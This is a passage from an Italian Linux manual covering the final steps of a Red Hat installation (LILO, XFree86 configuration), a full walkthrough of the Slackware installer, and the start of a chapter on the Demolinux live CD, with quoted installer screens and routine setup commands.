
L'utente inesperto che non ha la necessità di proteggere il proprio sistema in modo particolare, può fare a meno (inizialmente) di queste funzioni. Per quanto riguarda il NIS, è evidente che occorre una rete locale già configurata e provvista di questo servizio.

12.3.8 Dischetto di avvio di emergenza e LILO


L'ultima cosa fondamentale da definire, prima di concludere definitivamente il procedimento di installazione, è il modo in cui si deve avviare il sistema. In pratica, viene proposto di predisporre un dischetto di avvio di emergenza e di configurare LILO in modo da avviare il sistema automaticamente.

La creazione di un dischetto di avvio di emergenza è molto importante e non dovrebbe essere saltata, specialmente le prime volte. Oltre a ciò, è bene tenere presente che la configurazione che si può ottenere con LILO, attraverso il programma di installazione, è piuttosto limitata, quindi il dischetto di avvio è sempre una buona cosa per cominciare bene.

Quando è il turno di configurare LILO, viene presentata solo la scelta di installare il settore di avvio nell'MBR, cioè il primo settore del disco fisso, oppure nel primo settore della partizione in cui risiede GNU/Linux. Purtroppo ci sono situazioni in cui queste due possibilità sono troppo poche, per quello che si vuole fare, quindi conviene utilizzare il dischetto di avvio per poter avviare il sistema e quindi configurare LILO come si vuole.

Figura 12.23. Specificazione del settore su cui installare LILO.

Nella situazione più semplice, si lascia che LILO modifichi l'MBR, in modo da dare a questo il controllo dell'avvio di GNU/Linux e degli altri eventuali sistemi operativi. Se per qualche motivo ciò non può essere fatto, installandolo nel primo settore della partizione contenente GNU/Linux occorre poi affidare a un altro programma (detto *bootloader*) l'avvio di quel settore.

LILO, come altri sistemi di avvio di GNU/Linux, permette di indicare alcuni parametri per il kernel che potrebbero rendersi necessari in presenza di dispositivi particolari che non vengono individuati correttamente, o in altre situazioni simili. Per sapere come comporre tali parametri occorre conoscere questo meccanismo, descritto in particolare nel capitolo 30. L'utente medio non dovrebbe preoccuparsi di questa riga, lasciando la maschera come si vede nella figura.

Figura 12.24. Indicazione opzionale dei parametri di avvio per il kernel.

LILO e il sistema di avvio di GNU/Linux è descritto in modo più dettagliato nel capitolo 16.

12.3.9 XFree86

Se tra i pacchetti installati c'è anche il sistema grafico X, per la precisione XFree86, viene richiesto all'utente di definire la sua configurazione attraverso il programma '**`Xconfigurator`**', che potrà essere utilizzato anche in seguito per modificarla.

Il programma di configurazione esegue una scansione diagnostica alla ricerca dell'adattatore grafico. Se si tratta di una scheda PCI è molto probabile che venga identificata. Se la ricerca fallisce, viene richiesto all'utente di scegliere un tipo di adattatore, o direttamente il servente grafico. Successivamente si passa all'indicazione del tipo di monitor.

Figura 12.25. Scelta del monitor.

```
Monitor Setup

What type of monitor do you have? If you would rather
specify the sync frequencies of your monitor, choose
"Custom" from the list.

Custom
Acer Acerview 11D
Acer Acerview 33D/33DL
Acer Acerview 34T/34TL
AOC-15
Apollo 1280x1024-68Hz
Apollo 1280x1024-70Hz
Axion CL-1566

Ok        Cancel
```

È poco probabile che si riesca a trovare il proprio modello tra quelli proposti dall'elenco, per cui è quasi obbligatorio selezionare la voce `Custom`. Si deve quindi indicare la frequenza orizzontale e verticale. È importante che le frequenze selezionate non superino i limiti stabiliti dalla casa costruttrice del monitor.

Figura 12.26. Scelta della frequenza orizzontale.


```
Monitor Setup (Continued)

You must indicate the horizontal sync range of your monitor. You
can either select one of the predefined ranges below that
correspond to industry-standard monitor types, or give a specific
range.
It is VERY IMPORTANT that you do not specify a monitor type with
a horizontal sync range that is beyond the capabilities of your
monitor. If in doubt, choose a conservative setting.

Standard VGA, 640x480 @ 60 Hz
Super VGA, 800x600 @ 56 Hz
8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz

Ok        Cancel
```

Scelta della frequenza verticale.


```
Monitor Setup (Continued)

You must indicate the vertical sync range of your
monitor. You can either select one of the predefined
ranges below that correspond to industry-standard monitor
types, or give a specific range. For interlaced modes,
the number that counts is the high one (e.g. 87 Hz rather
than 43 Hz).

50-70
50-90
50-100
40-150

Ok        Cancel
```

A seconda del tipo di adattatore grafico disponibile potrebbe essere richiesta la selezione del cosiddetto RAMDAC. Se viene richiesto, in caso di dubbio si può rinunciare a specificarne il valore.


Un punto delicato è dato invece dal cosiddetto *clockchip*. Se non si sa di cosa si tratti, è bene non indicare alcunché, come si vede nella figura.

Figura 12.28. Scelta del *clockchip*.

```
Clockchip Configuration

Which Clockchip do you have?

No Clockchip Setting (recommended)
Chrontel 8391
ICD2061A and compatibles (ICS9161A, DCS2824)
ICS2595
ICS5342 (similar to SDAC, but not completely compatible)
ICS5341
S3 GenDAC (86C708) and ICS5300 (autodetected)
S3 SDAC (86C716)
STG 1703 (autodetected)
Sierra SC11412

Ok    Cancel
```

Successivamente deve essere selezionata la quantità di memoria a disposizione dell'adattatore grafico. È importante non indicarne più di quanta realmente presente.

Indicazione della memoria video disponibile.

```
Video Memory

How much video memory do you have?

256 k
512 k
1 meg
2 meg
4 meg
8 meg

Ok    Cancel
```

Infine, si devono indicare le modalità video, cioè la dimensione dello schermo espressa in punti. Per evitare fastidi inutili, sarebbe conveniente indicare una sola risoluzione per tutti i tipi di profondità di colori. La figura mostra in particolare un esempio in cui è stata selezionata solo la risoluzione 800×600, sia per la profondità di colori a 8 bit, sia per la profondità a 16 bit, escludendo quella a 24 bit.

Figura 12.30. Indicazione delle modalità video utilizzabili.

```
Select Video Modes

Select the video modes you would like to use.  8 bit
modes allow for 256 colors, 16 bit modes allow for 64k
colors, and 24 bit modes allow for true color.
Performance will be slower, however, the higher you go.
You should select at least one of the elements below.

8 bit:              16 bit:             24 bit:
[ ] "640x480"       [ ] "640x480"       [ ] "640x400"
[*] "800x600"       [*] "800x600"
[ ] "1024x768"

Ok    Cancel
```

Al termine, viene provato l'avvio del servente grafico selezionato, utilizzando la configurazione indicata, in modo da permettere una verifica del suo funzionamento. In modalità grafica viene presentata una finestra di dialogo per richiedere la conferma del funzionamento. Se la risposta è affermativa, viene anche chiesto se si intende avviare immediatamente il sistema operativo in modo grafico. A parere di chi scrive, sarebbe meglio evitare questo tipo di soluzione, lasciando che sia l'utente a decidere quando avviare il sistema grafico.

Il sistema grafico X e la sua configurazione con GNU/Linux viene descritto in modo più approfondito a partire dal capitolo 94.

12.4 Conclusione

Dopo la configurazione di LILO e del sistema grafico, il sistema viene fermato e riavviato. È necessario togliere il dischetto utilizzato per l'installazione per verificare se funziona il sistema di avvio di GNU/Linux.

Mano a mano che gli utenti installano una nuova versione della distribuzione, vengono evidenziati i problemi di questo o quel pacchetto. Per questo, nei CD-ROM, così come negli FTP, si trova la directory '`updates/`' contenente gli aggiornamenti riferiti a una versione particolare della distribuzione Red Hat. Il problema sta nel fatto che il programma di installazione non cerca automaticamente di installare la versione più aggiornata dei pacchetti. Perciò questo resta il compito dell'amministratore. Tuttavia, l'utente inesperto non dovrebbe preoccuparsene.

12.5 Riferimenti

- *The Official Red Hat Linux Installation Guide*
- Red Hat, *On-Line Documentation*

  <*http://www.redhat.com/support/docs/*>
- Red Hat, *On-Line Documentation, Red Hat Linux*

  <*http://www.redhat.com/support/docs/rhl/*>

Installazione di una distribuzione Slackware

La distribuzione GNU/Linux Slackware è ancora attiva nonostante l'età e la sua forma piuttosto spartana. L'installazione di questa distribuzione richiede già una certa confidenza con i sistemi Unix; in questo capitolo si vuole descrivere in modo non troppo dettagliato il procedimento, in modo da dare una visione generale della logica che c'è sotto.

In generale, si fa riferimento a un elaboratore che dispone di un lettore CD-ROM di tipo ATAPI, che viene usato per l'installazione da CD.

13.1 Organizzazione dei dischetti

Con la distribuzione Slackware si deve preparare una coppia di dischetti, dove il primo, definito *boot disk*, serve per l'avvio, mentre il secondo, il *root disk*, contiene un sistema minimo utile per l'installazione o per risolvere dei problemi in caso di emergenza.

I dischetti che si intendono utilizzare devono essere stati formattati (non importa che ci sia un file system, basta una formattazione a basso livello) e soprattutto devono essere privi di difetti. Anche se la formattazione dei dischetti non ha riportato errori o settori danneggiati, non si può ancora essere sicuri che questi siano perfetti. Durante il loro utilizzo, nella fase di installazione, potrebbero mostrarsi delle segnalazioni di errore, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi, conviene tentare nuovamente utilizzando dischetti differenti.

I dischetti si preparano a partire dai file-immagine, **senza decomprimerli**, anche se i nomi dei file in questione possono avere estensioni particolari, come '`.gz`'. Per una descrizione del modo in cui si riproducono i dischetti a partire dai file-immagine, si può rivedere il capitolo 10 (precisamente la sezione 10.5.1).

Una caratteristica molto importante della distribuzione Slackware è quella di avere predisposto una grande quantità di file-immagine per il dischetti di avvio, ognuna con un kernel diverso, più adatto per questo o quel dispositivo fisico. In questo modo non si fa uso di moduli e, al massimo, si possono inserire dei parametri di avvio se l'hardware non viene rilevato in modo automatico. In generale, l'immagine contenuta nel file '`bootdsks.144/bare.i`' è quella più adatta alle situazioni «normali», nel caso in cui si disponga di unità di memorizzazione ATA, compresi i lettori CD-ROM ATAPI. A ogni modo, nella directory che contiene i file delle immagini dei dischetti di avvio, sono contenuti dei file di testo che descrivono in modo chiaro le caratteristiche dei kernel contenuti nelle stesse.

Per quanto riguarda la scelta del dischetto contenente l'immagine del sistema operativo minimo, per l'installazione occorre scegliere il file-immagine '`rootdsks/color.gz`', a meno che si stia tentando un'installazione particolare, per la quale potrebbe essere disponibile un file specifico con un altro nome. Anche in questo caso sono disponibili dei file di testo che guidano alla scelta.

13.2 Avvio dai dischetti e preparazione all'installazione

Dopo aver preparato uno spazio sufficiente a contenere GNU/Linux nel disco fisso e dopo aver preparato la coppia di dischetti necessaria a cominciare, si può avviare il proprio elaboratore a partire dal dischetto di avvio, che è quello contenente il kernel.

Si suppone di disporre di un elaboratore con almeno 16 Mibyte di RAM.

Dopo la conclusione della fase diagnostica attivata dal BIOS, viene letto e caricato il dischetto di avvio e quindi visualizzato un messaggio introduttivo. Alla fine appare un invito particolare che permette di inserire istruzioni speciali da comunicare al kernel. Alcuni tipi di dispositivo richiedono l'indicazione di un'istruzione di questo tipo perché il kernel possa riconoscerli. In questa fase potrebbe essere necessario indicare qualcosa per fare in modo che venga riconosciuto un lettore CD-ROM speciale, o un disco fisso SCSI. Per conoscere il modo corretto di dare queste istruzioni, occorre leggere la premessa che viene visualizzata.

```
DON'T SWITCH ANY DISKS YET! This prompt is just for entering extra parameters.
If you don't need to enter any parameters, hit ENTER to continue.

boot:
```

Di solito basta premere [*Invio*] senza indicare alcun parametro particolare. Viene quindi caricato il kernel contenuto nel dischetto e durante questa fase vengono visualizzate una serie di informazioni diagnostiche sui componenti hardware riconosciuti o meno. È da questi messaggi che si può capire se le unità di memorizzazione e di connessione alla rete che si vogliono utilizzare, sono state riconosciute come si voleva quando si è scelto il tipo di immagine per l'avvio.

Alla fine, appare il messaggio seguente che invita a sostituire il dischetto di avvio con quello contenente il sistema minimo (viene utilizzato il dischetto ottenuto dal file '`color.gz`').

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

Appena è stato sostituito il dischetto si deve premere [*Invio*].

```
- You will need one or more partitions of type 'Linux native' prepared.  It is
  also recommended that you create a swap partition (type 'Linux swap') prior
  to installation.  For more information, run 'setup' and read the help file.

- If you're having problems that you think might be related to low memory (this
  is possible on machines with 8 or less megabytes of system memory), you can
  try activating a swap partition before you run setup.  After making a swap
  partition (type 82) with cfdisk or fdisk, activate it like this:
    mkswap /dev/<partition> ; swapon /dev/<partition>

- Once you have prepared the disk partitions for Linux, type 'setup' to begin
  the installation process.

- If you do not have a color monitor, type:  TERM=vt100
  before you start 'setup'.

You may now login as 'root'.
```

Dopo una serie di altre informazioni che riassumono le operazioni da compiere in casi particolari di installazione, appare il messaggio seguente che invita ad accedere al mini sistema appena avviato, utilizzando il nominativo-utente '**`root`**', per il quale non viene richiesta alcuna parola d'ordine.

```
You may now login as "root"

slakware login: root[ Invio ]
```

Dopo aver inserito il nominativo-utente '**`root`**' (e dopo aver premuto [*Invio*]), si ottiene l'invito della shell, rappresentato dal simbolo seguente:

```
#
```

Il messaggio introduttivo che precede la richiesta dell'inserimento del nominativo-utente, dà una serie di indicazioni sulle cose da fare prima di avviare lo script '**`setup`**' che inizia la procedura di installazione. È necessario utilizzare subito '**`fdisk`**', oppure '**`cfdisk`**', per definire le partizioni del disco fisso; eventualmente, è anche possibile attivare manualmente la memoria virtuale. Nel

capitolo 10 è già stato mostrato come utilizzare '**`fdisk`**' a questo proposito, pertanto si rimanda alla sua lettura, nel caso ce ne fosse bisogno.

13.3 Avvio della procedura di installazione

Dopo la preparazione delle partizioni, il lavoro più importante è già fatto e si è pronti per iniziare l'installazione vera e propria di GNU/Linux attraverso lo script '**`setup`**'. Prima però, bisogna preoccuparsi dello schermo: se si dispone di un monitor monocromatico, conviene modificare il contenuto della variabile '**`TERM`**', per esempio nel modo seguente:

`#` **`TERM=vt100`**[*Invio*]

Per avviare lo script di installazione, non servono opzioni:

`#` **`setup`**[*Invio*]

Si ottiene la visualizzazione del menù generale della procedura di installazione, come si vede nella figura 13.1.

Figura 13.1. Menù generale della procedura di installazione.

```
.----------------------- Slackware Linux Setup -----------------------.
| Welcome to Slackware Linux Setup.                                   |
| Select an option below using the UP/DOWN keys and SPACE or ENTER.   |
| Alternate keys may also be used: '+', '-', and TAB.                 |
| .---------------------------------------------------------------.   |
| |   HELP       Read the Slackware Setup HELP file               | |
| |   KEYMAP     Remap your keyboard if you're not using a US one  | |
| |   ADDSWAP    Set up your swap partition(s)                     | |
| |   TARGET     Set up your target partitions                     | |
| |   SOURCE     Select source media                               | |
| |   SELECT     Select categories of software to install          | |
| |   INSTALL    Install selected software                         | |
| |   CONFIGURE  Reconfigure your Linux system                     | |
| |   EXIT       Exit Slackware Linux Setup                        | |
| '---------------------------------------------------------------' |
|---------------------------------------------------------------------|
|                       <  OK  >      <Cancel>                        |
'---------------------------------------------------------------------'
```

Per l'interazione con l'utilizzatore, lo script '**`setup`**' fa uso del programma '**`dialog`**', con il quale si generano facilmente delle finestre di dialogo, anche se solo per lo schermo a caratteri. Appare generalmente un cursore, o una zona evidenziata, che rappresenta un'opzione attiva o semplicemente la posizione corrente a cui possono fare riferimento i comandi della tastiera. Si possono utilizzare le tecniche consuete per interagire con questo programma: i tasti freccia spostano il cursore nella direzione della freccia; il tasto [*Tab*] permette di passare da un elemento all'altro; per selezionare un pulsante grafico occorre posizionare il cursore sul pulsante stesso e quindi premere [*Invio*]; per selezionare una voce da una lista, occorre posizionare il cursore sulla voce desiderata e successivamente si deve premere [*Invio*]; per selezionare o deselezionare una casella di selezione (*check box*), si deve posizionare il cursore sulla casella desiderata e premere la [*barra spaziatrice*].

> Questo script può essere utilizzato anche all'interno di un sistema GNU/Linux già installato e funzionante. In tal caso, il menù cambia leggermente e alcune opzioni hanno un comportamento un po' diverso.

La sequenza delle voci del menù iniziale suggerisce l'ordine in cui dovrebbero essere svolte le operazioni. La prima cosa da fare dovrebbe essere la lettura della guida, corrispondente alla voce

HELP, per essere informati sulle ultime novità e sulle cose a cui si deve prestare attenzione; quindi è opportuno configurare subito la tastiera con l'aiuto della voce *KEYMAP*.

13.3.1 Configurazione della partizione di scambio

Si suppone che la partizione di scambio sia già stata creata prima di avviare la procedura di installazione. In questa fase è importante definirne l'utilizzo e la sua attivazione. Si fa questo selezionando la voce *ADDSWAP* del menù iniziale (vi si porta sopra il cursore e quindi si seleziona il pulsante grafico [OK]).

La procedura mostra l'elenco delle partizioni di scambio ritrovate, per esempio quello seguente:

```
Slackware setup has detected a swap partition:

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda2           83       83      148    33264   82  Linux swap

Do you wish to install this as your swap partition?
```

La risposta a questa domanda è un sì.

[YES]

La procedura si premura di avvisare che occorre fare attenzione a non inizializzare e nemmeno attivare una partizione di scambio già attivata, con o senza l'ausilio della procedura stessa.

```
IMPORTANT NOTE: if you have already made any of your swap
partitions active (using the swapon command), then you
should not allow Setup to use mkswap on your swap partitions,
because it may corrupt memory pages that are currently
swapped out. Instead, you will have to make shure that your
swap partitions have been prepared (with mkswap) before they
will work. You might want to do this to any inactive swap
partitions before you reboot.
```

[OK]

La procedura di installazione, dopo l'avvertimento appena riportato, chiede se si intende inizializzare le partizioni attraverso l'utilizzo di '**`mkswap`**'.

```
Do you want Setup to use mkswap on your swap partitions?
```

[YES]

```
Your swapspace has been configured. This information will
be added to your /etc/fstab:

/dev/hda2      swap        swap        defaults   1   1
```

[OK]

Al termine, la procedura di installazione propone di proseguire consigliando la prossima fase, quella corrispondente alla voce *TARGET* del menù iniziale.

13.3.2 Selezione delle partizioni di tipo Linux-nativa

Dal menù generale della procedura di installazione si può selezionare la voce *TARGET*: verranno visualizzate tutte le partizioni di tipo Linux-nativa ovvero quelle corrispondenti al codice 83_{16}. Nel caso mostrato dall'esempio, si tratta di un'unica partizione primaria.

```
Please select a partition from the following list to use for
your root (/) Linux partition.
```

```
        /dev/hda3  Linux native, 441504K
        ---- (add none, continue with setup)
        ---- (add none, continue with setup)
        ---- (add none, continue with setup)
```

La partizione principale (*root*) è quella che serve ad avviare il sistema. Nella maggior parte dei casi è anche l'unica. L'elenco di partizioni, in questo caso si tratta di un elenco di un'unica partizione, si comporta come un menù: si tratta si selezionare la prima e unica partizione portandoci sopra il cursore con l'aiuto dei tasti [*freccia su*] o [*freccia giù*] e selezionando il pulsante grafico `OK`.

Quindi, la procedura di installazione propone di inizializzare o controllare la partizione.

```
Format   Quick format with no bad block checking
Check    Slow format that checks for bad blocks
No       No, do not format this partition
```

La prima delle scelte corrisponde all'esecuzione di '**`mke2fs`**', la seconda all'esecuzione di '**`mke2fs -c`**', la terza non esegue alcuna inizializzazione. Se la partizione era già stata inizializzata in precedenza, magari in modo manuale, non occorre ripetere l'operazione, ma se viene ripetuta non comporta inconvenienti. La scelta si fa spostando il cursore sulla voce desiderata e selezionando il pulsante grafico `OK`.

> Quando si vuole scomporre il file system in più partizioni, è necessario collegarle insieme, specificando i vari punti di innesto. Per questo motivo, se la procedura di installazione rivela la presenza di più partizioni di tipo Linux-nativa (83_{16}), dopo l'indicazione della partizione principale richiede la selezione delle altre partizioni con l'indicazione di una directory di destinazione. In pratica, quella partizione conterrà tutti i dati a partire da quella directory.

13.3.3 Selezione della sorgente della distribuzione GNU/Linux

Attraverso questa fase, si informa la procedura di installazione della posizione in cui si trovano i file della distribuzione GNU/Linux da utilizzare per l'installazione. Dal menù generale si seleziona l'opzione *`SOURCE`*. Viene proposto un menù di scelta dell'origine.

```
1  Install from a Slackware CD-ROM
2  Install from a hard drive partition
3  Install via NFS
4  Install from a pre-mounted directory
5  Install from floppy disks (A and N series only)
```

Come indicato all'inizio del capitolo, si fa riferimento solo all'installazione da CD-ROM.

`1``OK`

Viene proposta la possibilità di cercare automaticamente l'unità in cui è stato inserito il CD-ROM, oppure di indicare dove sia:

```
auto    Scan for the CD-ROM drive automatically
manual  Manually select CD-ROM device
```

Volendo scegliere la voce *`manual`* dall'elenco proposto, si ottiene un altro elenco contenente i nomi dei file di dispositivo riferiti a tutti i lettori che potrebbero esistere.

```
custom          Type in the CD-ROM device to use
/dev/hdb        CD-ROM slave on first IDE bus
/dev/hda        CD-ROM master on first IDE bus (unlikely)
/dev/hdc        CD-ROM master on second IDE bus
/dev/hdd        CD-ROM slave on second IDE bus
```

```
    ...
/dev/scd0       First SCSI CD-ROM drive
/dev/scd1       Second SCSI CD-ROM drive
    ...
/dev/pcd0       First parallel port ATAPI CD
/dev/pcd1       Second parallel port ATAPI CD
    ...
/dev/aztcd      Non-IDE Aztech CD-ROM
/dev/cdu535     Sony CDU-535 CD-ROM
/dev/gscd       Non-IDE GoldStar CD-ROM
/dev/sonycd     Sony CDU-31a CD-ROM
    ...
```

Se si suppone che il lettore sia collocato nella terza unità ATA, si deve selezionare `/dev/hdc`. Dopo la selezione del dispositivo, se il CD-ROM della distribuzione viene individuato effettivamente, si passa all'indicazione del modo in cui deve essere fatta l'installazione.

```
slakware        Normal installation to hard drive (best performance)
slaktest        Link /usr -> /cdrom/live/usr to run mostly from CD
custom          Install from a custom directory
help            Read the installation method help file
```

In condizioni normali si seleziona la modalità `slakware`, che comporta l'installazione completa nel disco fisso.

13.3.4 Selezione dei gruppi di pacchetti da installare

Attraverso questa fase, a cui si accede dalla voce `SELECT` del menù generale, si identificano le categorie delle applicazioni GNU/Linux da installare nel disco fisso. Viene proposto un elenco nel quale alcune categorie raccomandate appaiono già selezionate.

```
[X] A    Base Linux system
[X] AP   Various Applications that do not need X
[X] D    Program Development (C, C++, Lisp, Perl, etc.)
[X] E    GNU Emacs
[X] F    FAQ lists, HOWTO documentation
[X] K    Linux kernel source
[X] N    Networking (TCP/IP, UUCP, Mail, News)
[X] T    TeX typesetting software
[X] TCL  Tcl/Tk script languages
[X] X    XFree86 X Window System
[X] XAP  X Applications
[ ] XD   X Server development kit
[X] XV   XView (OpenLook Window Manager, apps)
[X] Y    Games (that do not require X)
```

Per selezionare o deselezionare una categoria, è possibile portarvi sopra il cursore e usare la [*barra spaziatrice*]; una volta segnati i gruppi che si intendono installare si conferma con il pulsante grafico [OK].[1]

13.3.5 Installazione dei pacchetti e del kernel

Dopo la selezione delle categorie si può passare all'installazione vera e propria: direttamente dopo la selezione o a partire dal menù generale selezionando la voce `INSTALL`. Viene quindi visualizzato un altro menù che permette di scegliere il modo con cui si vuole procedere all'installazione dei vari pacchetti all'interno delle categorie prescelte.

```
full            Install everything (up to 386 MB of software)
newbie          Use verbose prompting (and follow tagfiles)
menu            Choose groups of packages from interactive menus
```

[1] Inizialmente, finché non si ha una buona esperienza, conviene lasciare le scelte predefinite.

```
expert          Choose individual packages from interactive menus
custom          Use custom tagfiles in the package directories
tagpath         Use tagfiles in the subdirectories of a custom path
help            Read the prompt mode help file
```

La scelta più comoda, almeno per gli utilizzatori normali, è la voce `full`. A questo punto inizia l'installazione dei pacchetti, al termine della quale viene richiesto espressamente di specificare quale kernel deve essere installato:

```
bootdisk        Use the kernel from the installation bootdisk
cdrom           Use a kernel from the Slackware CD
floppy          Install a zImage or bzImage from a DOS floppy
skip            Skip this menu and use the default /vmlinuz
```

Probabilmente, la scelta migliore è proprio la prima, quella corrispondente alla voce `bootdisk`, tenendo conto che successivamente conviene ricompilare il proprio kernel in base alle proprie esigenze specifiche. Se si opta per la voce `bootdisk`, viene richiesto l'inserimento del dischetto in questione.

13.4 Configurazione del sistema

Al termine dell'installazione dei pacchetti prescelti, la procedura di installazione propone di iniziare la fase della configurazione del sistema. Si può passare alla fase di configurazione anche utilizzando l'opzione `CONFIGURE` del menù generale. Eventualmente, in caso di ripensamenti, la configurazione può essere ripetuta, saltando l'indicazione degli elementi che si ritiene siano configurati correttamente.

La sequenza successiva delle richieste fatte dalla procedura, dipende da cosa è stato installato. Nelle sezioni seguenti vengono mostrati solo alcuni punti importanti.

13.4.1 Dischetto di avvio

La prima fase è quella che prevede la preparazione di un dischetto da usare per l'avviamento del sistema in caso di emergenza. In pratica viene utilizzato il kernel prescelto (o l'ultimo se si è tentato di installarne più di uno) copiandolo in un dischetto. Conviene rispondere affermativamente alla proposta della procedura di installazione. Si tratta quindi di togliere l'ultimo dischetto utilizzato dall'unità (ammesso che ce ne sia ancora uno inserito) e inserire un dischetto inizializzato precedentemente. Si ottiene un elenco di possibilità:

```
format          format floppy disk in /dev/fd0
simple          make simple vmlinuz > /dev/fd0 bootdisk
lilo            make lilo bootdisk
continue        leave bootdisk menu and continue with the configuration
```

Come si vede, è possibile inizializzare il dischetto prima di utilizzarlo. In generale, per realizzare un dischetto di avvio è meglio selezionare la voce `lilo`. Quindi, viene richiesto di inserire il dischetto e di confermare.

13.4.2 LILO

Inizia quindi una fase piuttosto delicata: quella dell'impostazione di LILO, ovvero del sistema che si occupa di eseguire l'avvio del kernel Linux.

Per poter avviare il sistema, si deve modificare il *Master boot record*, o MBR, di conseguenza, se prima esisteva un altro sistema operativo che si avviava autonomamente, dopo la configurazione

di LILO non si avvierà più, se non per mezzo di LILO stesso. Se però LILO viene configurato male, allora non si avvierà né GNU/Linux e nemmeno gli altri sistemi operativi eventuali.

```
simple  Try to install LILO automatically
expert  Use expert lilo.conf setup menu
skip    Do not install LILO
```

La scelta iniziale che viene proposta permette di indicare se installare o meno l'avvio tramite LILO. In generale dovrebbe essere conveniente selezionare la voce *simple*.

```
MBR     Install to Master Boot Record
Root    Install to superblock (which must be made bootable)
Floppy  Install to a formatted floppy in /dev/fd0 (A:)
```

Le alternative successive sono abbastanza chiare: la voce *MBR* si riferisce alla possibilità di installare LILO in modo che alteri il settore iniziale del disco, per controllare direttamente l'avvio di tutti i sistemi operativi; la voce *Root* permette di alterare solo il primo settore di una partizione, che deve essere resa avviabile in qualche altro modo (per mezzo di un altro programma); la voce *Floppy* permette di non toccare alcunché e di fare una prova con un dischetto (che non contiene il kernel, ma solo un settore di avvio). In condizioni normali, se non si teme di commettere errori, è meglio selezionare la voce *MBR*.

13.4.3 Ora locale

L'ultimo elemento della configurazione che vale la pena di prendere in considerazione è la definizione dell'ora locale. Viene proposto un elenco lunghissimo di fusi orari. Per identificarli sono state usate le città più importanti, di solito le capitali.

```
...
Europe/Prague
Europe/Riga
Europe/Rome
Europe/San_Marino
Europe/Sarajevo
Europe/Simferopol
Europe/Skopje
...
```

Nel caso dell'Italia si deve selezionare la voce *Europe/Rome*.

13.5 Conclusione

Al termine della configurazione, riappare il menù generale della procedura di installazione, dal quale, finalmente, si può selezionare l'uscita con la voce *EXIT*. Quello che si ottiene è nuovamente l'invito della shell, dal quale si può arrestare il sistema nel modo tradizionale.

shutdown -h now[*Invio*]

13.6 Riferimenti

- *Slackware Linux*

  <*http://www.slackware.com/*>

Parte v

Sistemi GNU/Linux funzionanti da CD-ROM

Demolinux

Demolinux non è una distribuzione GNU/Linux vera e propria; piuttosto si tratta di un sistema GNU/Linux «dimostrativo», da provare in modo indolore (senza dover interferire con il disco fisso e ciò che questo contiene), su un elaboratore di architettura i386.

Demolinux viene distribuito come immagine di un file system ISO 9660, ovvero quello dei CD-ROM. In pratica, si tratta di un solo file di grandi dimensioni con cui poi si deve riprodurre il CD di partenza[1] (la creazione di un CD-ROM è descritta nel capitolo 70). Il punto di origine della distribuzione di questo lavoro è <*ftp://www.demolinux.org/pub/demolinux/*>, che naturalmente è riprodotto anche altrove.

14.1 Preparazione

Demolinux è fatto per stupire chi non conosce i sistemi GNU/Linux; pertanto, la preparazione del CD e di ciò che serve per l'avvio di questo sistema dimostrativo, avverrà, molto probabilmente, per opera di qualcun altro che vuole creare questa sorpresa. L'immagine di Demolinux è preparata per essere autoavviabile; tuttavia, ciò richiede che il firmware dell'elaboratore (il BIOS) sia stato configurato per questo. In generale, se si vuole avere maggiore successo in questa presentazione, conviene preparare un dischetto di avvio.

Il CD di Demolinux contiene il file '`.demolinux/images/boot.img`', corrispondente a sua volta a un'immagine di un dischetto di avvio. Questo file va trasferito in un dischetto; se per questo si dispone già di un sistema GNU/Linux, sarà sufficiente un comando simile a quello seguente, in cui si fa riferimento alla prima unità a dischetti:

```
# cp file_immagine_dischetto /dev/fd0
```

